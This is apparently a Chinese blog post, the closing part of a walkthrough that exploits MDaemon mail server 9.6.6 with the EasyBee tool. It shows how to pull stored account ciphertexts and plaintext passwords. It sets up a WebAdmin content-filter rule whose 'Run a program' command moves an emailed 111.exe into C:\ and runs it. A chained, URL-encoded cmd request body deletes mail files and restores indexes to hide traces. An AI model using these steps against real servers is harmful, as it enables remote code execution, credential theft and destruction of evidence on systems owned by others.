
路径信息

```
VERVerify=Yes
TrustedCertifiers=vbr.emailcertification.org
SetupDefaultCert=No
[Directories]
DigestQ=C:\MDaemon\Digests\
Archives=C:\MDaemon\Archives\
Gateways=C:\MDaemon\Gateways\
LocalQ=C:\MDaemon\Queues\Local\
RemoteQ=C:\MDaemon\Queues\Remote\
LockFiles=C:\MDaemon\LockFiles\
LanDomainQ=C:\MDaemon\Queues\Lan\
HoldingQ=C:\MDaemon\Queues\Holding\
BadMessages=C:\MDaemon\Queues\Bad\
LogFiles=C:\MDaemon\Logs\
Raw=C:\MDaemon\Queues\Raw\
PublicFolders=C:\MDaemon\Public Folders\
Inbound=C:\MDaemon\Queues\Inbound\
Temp=C:\MDaemon\Queues\Temp\
ConfigFileBackups=C:\MDaemon\Backup\
BayesianHamFolder=C:\MDaemon\Public Folders\Bayesian Learning.IMAP\Non-Spam.IMAP\
BayesianSpamFolder=C:\MDaemon\Public Folders\Bayesian Learning.IMAP\Spam.IMAP\
```

找到MDaemon的物理路径及密文

UserList.dat:			
test.com	MDaemon	MDaemon Server	qM3Y1KSXpw==
C:\MDAEMON\Users\test.com\MDaemon\NNYYNNNNNN0000000000			
test.com	hello	hello	qM3Y1KSXpw==
C:\MDAEMON\Users\test.com\hello\NNYYNNNNNN0000000000			
test.com	test1	test1	qM3Y1LOWpgg=
C:\MDAEMON\Users\test.com\test1\NNYYNNNNNN0000000000			

MDaemon是内置的账户，查看明文密码的方法如下：




点击Users->Export用户信息保存在导出文件里

Mailbox	Domain	Real Name	Home Directory	Shell	Mailbox Size	Mailbox Type	Mailbox Status
MDaemon@MDaemon	test.com	MDaemon	C:\MDAEMON\Test123	0	0	N	
hello@teshello	test.com	hello	C:\MDAEMON\Test123	0	0	Y	
test1@testtest1	test.com	test1	C:\MDAEMON\Test@123	0	0	Y	

使用MDaemon账户登录WA，在Content Filter中，新建过滤规则

← → ↻ 🏠 ⓘ 不安全 | 192.167.30.201:1000/main.wdm

**WebAdmin**
for MDAemon®

Content Filter

Content Filter | Admins/Attachments | File Compression | Notifications

☒ Enable Content Filter rule processing engine

☒ New ☐ Edit ☐ Delete ☐ Copy ☐ Move Up ☐ Move Down

Description

☒ Message/Partial vulnerability [Move to bad message queue]

☒ IFRAME vulnerability [Move to bad message queue]

将以下几项选上

192.167.30.201:1000/modalframe.wdm?file=cfilter_rule_edit.wdm

Save ☒ Cancel

Rule name

Name: filter

Conditions...

☐ If the FROM HEADER contains

☐ If the TO HEADER contains

☒ If the SUBJECT HEADER contains

☐ If the CC HEADER contains

☐ If the REPLY-TO HEADER contains

☐ If the user defined 1 HEADER contains

☐ If the user defined 2 HEADER contains

☐ If the user defined 3 HEADER contains

☐ If the user defined 4 HEADER contains

☐ If the user defined 5 HEADER contains

☐ If the MESSAGE BODY contains

☐ If HEADER contains words from file...

Actions...

☒ Run a program...

☐ Send the message to my SMS gateway...

☐ Copy the message to folder...

☐ Add a line to a text file

☐ Copy the message to a public folder...

☐ Move the message to a public folder...

☐ Search and replace words within a message header

☐ Search and replace words within the message body

☐ Jump to a rule...

☐ Send an instant message...

☐ Add to windows event log...

☒ Extract attachments to folder...

Actions process in sequential order and stop if the message is moved or deleted

Apply this rule to messages in the [LOCAL & REMOTE](#) queue

If the SUBJECT HEADER [Contains](#)
... then run a program [specify information](#)
and extract attachments to [specify information](#)


设置内容

If the SUBJECT HEADER [Contains](#)
... then run a program [specify information](#)
and extract attachments to [specify information](#)

过滤的字符串SUBJECT HEADER contains "subject"

指定上传的附件名：EmailFile（附件为上文中生成的111.exe）


Run a program：



File Path写入：

```
cmd /c "move /Y EmailFile c:\111.exe & c:\111.exe & del c:\111.exe"
```

c:\111.exe为上传到服务器的路径



使用hello登录WC

发送邮件主题为qwe


再次发送一封带附件的（EmailFile）邮件，主题：subject（设置的过滤字符串）


```

Attn=&Company=&From=&Reply-To=&To=hello@test.com&CC=&BCC=&Subject=autoSubject+h6JYADZdIk&Body=@@del+/f+CFilter.ini
@@move+/Y+CFilter.bak+CFilter.ini
@@cd+..\Users\test.com\hello
@@findstr+/mc:"h6JYADZdIk"+*.msg|+sort+/O+temp.dat
@@for+/f+"delims="+%i+in+(temp.dat)+do+set+MsgFile=%~nxi
@@del+/f+temp.dat
@@for+/f+"delims="+%i+in+('findstr+/smc:"autoSubject+h6JYADZdIk"+*.msg')+do+if+not+"%MsgFile%"=="%i"+del+/f+"%i"
@@for+/f+"delims="+%i+in+('findstr+/smc:"qwe"+*.msg')+do+if+not+"%MsgFile%"=="%i"+del+/f+"%i"
@@for+/f+"delims="+%i+in+('findstr+/smc:"subject"+*.msg')+do+if+not+"%MsgFile%"=="%i"+del+/f+"%i"
@@for+/f+"delims="+%i+in+('findstr+/smb+@@+*.msg')+do+if+not+"%MsgFile%"=="%i"+del+/f+"%i"
@@del+/f+%MsgFile%
@@cd+WC
@@del+/f+Messages.idx
@@move+/Y+Messages.bak+Messages.idx
@@cd+..
@@cd+..\..\..\WorldClient
@@echo.+>>>Dictionary.txt

```

可以看到111.exe已经运行了



0x06 总结

- 1.使用EasyBee的时候遇到了几个坑（其中xml文件中有这么几个提示“Filename for executable payload once on the target”，当时在target试了好几次没成功），浪费了不少时间。所以说自己在写工具的时候备注、用法一定得详细，否则容易误导
- 2.第一次测试是在10.0.1上，未成功，在9.6.6上测试成功，其他版本未测试。根据xml的说明，EaseBee应该只对9.5.2-10.1.2版本有用

1. 0 条回复

- 动动手指，沙发就是你的了！

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